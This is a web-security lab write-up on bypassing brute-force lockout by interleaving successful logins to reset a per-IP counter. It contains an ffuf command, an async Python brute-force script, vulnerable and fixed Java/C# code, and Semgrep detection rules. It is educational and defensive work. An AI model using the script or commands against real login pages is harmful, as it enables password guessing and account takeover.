Lab 04 : Broken brute-force protection, IP block

1. Executive Summary
Vulnerability: Broken Brute-Force Protection (Counter Reset Logic Flaw).
Description: The application implements a “strike system” where too many failed login attempts result in a temporary block. However, the logic flaw is that a successful login resets the counter for the attacker’s session/IP, not just the specific user account. This allows an attacker to interleave failed attempts against a victim with successful attempts against their own account to keep the counter at zero.
Impact: Attackers can bypass account lockout policies and perform an indefinite brute-force attack against any user, provided they have one valid set of credentials.
2. The Attack
Objective: Brute-force carlos’s password by resetting the lockout counter using wiener’s credentials.
- Reconnaissance: I attempted to brute-force
carlosdirectly. After 3 failed attempts, the server returned “You have made too many incorrect login attempts. Please try again in 1 minute(s).” - Testing the Flaw: I waited for the ban to expire. I then tried the pattern:
Fail (Carlos) -> Fail (Carlos) -> Fail (Carlos) -> Success (Wiener). I noticed that the counter reset, allowing me to tryCarlosagain immediately without being blocked. - Preparation:
I used
awkto create a password list that inserts my valid password (peter) only after every 3 candidate passwords.1
awk '{print $0} NR%3==0 {print "peter"}' candidates.txt > batch_passwords.txt
I created a usernamelist where first comes wiener and then 3 times carlos:
1
  { for i in {1..33}; do echo "wiener"; yes "carlos" | head -n 3; done; echo "wiener"; echo "carlos"; } > usernames.txt
1
2
3
4
5
6
  wiener
  carlos
  carlos
  carlos
  wiener
  ...
- Exploitation:
- I ran
ffufin Pitchfork mode (pairing line 1 of user list with line 1 of pass list). - Crucial: I set threads to
-t 1to ensure requests were sent sequentially. If sent in parallel, multiple failures might hit the server before the “reset” login arrives, triggering the ban. - Command:
1
2
3
4
  ffuf -X POST -w ./batch_passwords.txt:FUZZ -w ./usernames.txt:FUZ2Z \
    -u https://LAB-ID.web-security-academy.net/login \
    -d 'username=FUZ2Z&password=FUZZ' \
    -fr "Incorrect password" -t 1
- I ran
Result: The attack ran indefinitely without locking out. Eventually, one of the requests to
carlossucceeded (status 302 or missing error message).
The attack with ffuf slower than with Python automation.
3. Code Review
Vulnerability Analysis (Explanation): The flaw lies in the scope of the “Failed Attempts” counter. The developer attached the counter to the IP Address or Session, but resets it globally on success.
Java (Spring Boot / Custom Filter)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
public class BruteForceFilter extends OncePerRequestFilter {

    // VULNERABLE: Tracking failures by IP address
    private Map<String, Integer> ipFailures = new ConcurrentHashMap<>();

    @Override
    protected void doFilterInternal(...) {
        String ip = request.getRemoteAddr();

        if (isLoginSuccess(request)) {
            // FLAW: Successful login by 'wiener' clears the counter for this IP.
            // This allows 'wiener' to now attack 'carlos' with a fresh slate.
            ipFailures.remove(ip);
        } else if (isLoginFailure(request)) {
            // Increment counter
            ipFailures.merge(ip, 1, Integer::sum);
        }

        // Block if count > 3
        if (ipFailures.getOrDefault(ip, 0) > 3) {
            throw new LockedException("You have made too many incorrect login attempts. Please try again in 1 minute(s).");
        }

        chain.doFilter(request, response);
    }
}
Technical Flow & Syntax Explanation:
ipFailures.remove(ip): This is the critical failure. It wipes the “sin” of the IP address because one user logged in successfully.- Logic Gap: The code assumes that if you can log in, you are a legitimate user and not a bot. It fails to consider a malicious legitimate user attacking others.
C# (ASP.NET Core Identity)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[HttpPost("login")]
public async Task<IActionResult> Login(LoginModel model)
{
    // VULNERABLE: The lockout is configured here, but how is it reset?
    var result = await _signInManager.PasswordSignInAsync(model.User, model.Pass, ...);

    if (result.Succeeded)
    {
        // FLAW: Many custom implementations manually clear the IP block list here
        // or the framework clears the AccessFailedCount for the current user,
        // but if the custom IP rate limiter hooks into this Success event, it resets the IP tracking.
        _ipRateLimiter.ResetCounter(HttpContext.Connection.RemoteIpAddress);
        return Ok();
    }

    if (result.IsLockedOut) { ... }
}
Technical Flow & Syntax Explanation:
_ipRateLimiter.ResetCounter(...): Specifically in custom middleware solutions, developers often treat “Success” as “Trusted.”- The Fix: Authentication success should only reset the counter for the target account (if the counter is per-user), never for the source IP (if the counter is per-IP) unless a significant time has passed.
Mock PR Comment
The current brute-force protection resets the failed attempt counter for the requestor’s IP address whenever any login is successful. This allows an attacker with valid credentials to attack other users indefinitely by alternating between their own account and the victim’s.
Recommendation: Do not reset the global/IP-based failure counter upon successful login. Only reset the specific user’s AccessFailedCount. The IP-based rate limit should be strictly time-based (e.g., sliding window) and unaffected by login success.
4. The Fix
Explanation of the Fix: We need to decouple “User Lockout” from “IP Rate Limiting.”
- User Lockout: Only resets if that specific user logs in successfully.
- IP Rate Limit: Never resets on success. It only decays over time (e.g., 100 requests per minute).
Secure Java
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
// SECURE: Independent Rate Limiter (Token Bucket / Sliding Window)
public class LoginController {

    Bandwidth limit = Bandwidth.simple(5, Duration.ofMinutes(1));
    Bucket ipBucket = Bucket4j.builder().addLimit(limit).build();

    @PostMapping("/login")
    public String login(...) {
        String ip = request.getRemoteAddr();

        // Check IP limit FIRST. Success doesn't matter.
        if (!ipBucket.tryConsume(1)) {
            throw new RateLimitException("Too many requests from this IP");
        }

        // Proceed with Authentication
        // Even if login succeeds, the 'token' is consumed from the bucket.
        // You cannot "earn back" tokens by logging in.
        ...
    }
}
Technical Flow & Syntax Explanation:
tryConsume(1): This removes a token from the IP’s allowance. Whether the subsequent password check is right or wrong, the token is gone.- Independence: The rate limiter logic is completely separate from the
passwordEncoder.matcheslogic.
Secure C#
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// SECURE: Middleware approach
public async Task InvokeAsync(HttpContext context)
{
    var ip = context.Connection.RemoteIpAddress;

    // Check rate limit (e.g., max 10 attempts per minute)
    // This counter only decrements with TIME, not with SUCCESS.
    if (_rateLimiter.IsRateLimited(ip))
    {
        context.Response.StatusCode = 429;
        return;
    }

    await _next(context);
}
Technical Flow & Syntax Explanation:
IsRateLimited(ip): This function checks a Redis or Memory cache for the count. It does not listen to the response status of the request.- Status 429: Returns “Too Many Requests” regardless of credentials.
5. Automation
A high-speed asynchronous Python script. It sends attack requests in parallel batches (2 at a time) and waits for them to complete before firing the reset request. This is significantly faster than standard loops.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
#!/usr/bin/env python3
import argparse
import asyncio
import aiohttp
import sys

# Configuration: Try 3 passwords before 1 reset.
# (Lab blocks at 3 failed attempts, so 3 is safe and fast).
BATCH_SIZE = 3
RESET_USER = "wiener"
RESET_PASS = "peter"

async def login_attempt(session, url, username, password, is_reset=False):
    data = {'username': username, 'password': password}
    try:
        # aiohttp keeps the connection open (Keep-Alive)
        async with session.post(url, data=data) as resp:
            text = await resp.text()

            # If we are resetting, just confirm it didn't error out
            if is_reset:
                return "RESET_OK"

            # If attacking, check for success
            if "Incorrect password" not in text and "Too many" not in text:
                return password
            elif "Too many" in text:
                print(f"[!] Rate limit hit! Batch size {BATCH_SIZE} might be too high.")
                return None
            return None
    except Exception as e:
        print(f"[-] Connection Error: {e}")
        return None

async def exploit(url, victim_user, password_file):
    login_url = f"{url.rstrip('/')}/login"

    with open(password_file, 'r', encoding='utf-8', errors='ignore') as f:
        passwords = [line.strip() for line in f if line.strip()]

    print(f"[*] Starting Async Attack on {login_url}")
    print(f"[*] Victim: {victim_user} | Batch Size: {BATCH_SIZE}")

    async with aiohttp.ClientSession() as session:
        # Process passwords in chunks of 3
        for i in range(0, len(passwords), BATCH_SIZE):
            batch = passwords[i : i + BATCH_SIZE]

            # 1. Prepare the attack requests (Task creation)
            tasks = []
            for pwd in batch:
                tasks.append(login_attempt(session, login_url, victim_user, pwd))

            # 2. Fire them in parallel (AsyncIO Gather)
            results = await asyncio.gather(*tasks)

            # 3. Check results
            for res, pwd in zip(results, batch):
                if res and res != "RESET_OK":
                    print(f"\n[!!!] PASSWORD FOUND: {res}")
                    return

            if i % 10 == 0:
                print(f"\r[*] Tested {i}/{len(passwords)} passwords...", end="")

            # 4. Perform the RESET (Synchronous wait)
            # We wait here to ensure the counter is wiped before the next batch starts
            await login_attempt(session, login_url, RESET_USER, RESET_PASS, is_reset=True)

    print("\n[-] Password not found.")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("url", help="Lab URL")
    ap.add_argument("victim", help="Victim username (e.g. carlos)")
    ap.add_argument("wordlist", help="Password list")
    args = ap.parse_args()

    # Run the async loop
    asyncio.run(exploit(args.url, args.victim, args.wordlist))

if __name__ == "__main__":
    main()
6. Static Analysis (Semgrep)
These rules detect logic where a rate-limiting counter map is cleared (remove, clear, Reset) inside a successful login block.
Java Rule
1
2
3
4
5
6
7
8
9
10
11
12
rules:
  - id: java-ratelimit-reset-on-success
    languages: [java]
    message: |
      Rate limit counter is reset on successful login.
      This allows attackers to bypass blocking by interleaving successful logins.
      Rate limits should be time-based only.
    severity: WARNING
    patterns:
      - pattern-inside: |
          if ($LOGIN_SUCCESS) { ... }
      - pattern: $MAP.remove($IP);
Technical Flow & Syntax Explanation:
pattern-inside: Limits scope to a successful condition (heuristic based on variable naming or structure).$MAP.remove($IP): Flags the explicit removal of the tracking key.
C# Rule
1
2
3
4
5
6
7
8
9
rules:
  - id: csharp-ratelimit-reset-on-success
    languages: [csharp]
    message: "Resetting rate limit on success enables brute-force bypass."
    severity: WARNING
    patterns:
      - pattern-inside: |
          if ($RESULT.Succeeded) { ... }
      - pattern: $LIMITER.Reset($KEY);
Technical Flow & Syntax Explanation:
$RESULT.Succeeded: Matches standard ASP.NET Identity result checks.$LIMITER.Reset: Matches calls to clear the limiter state.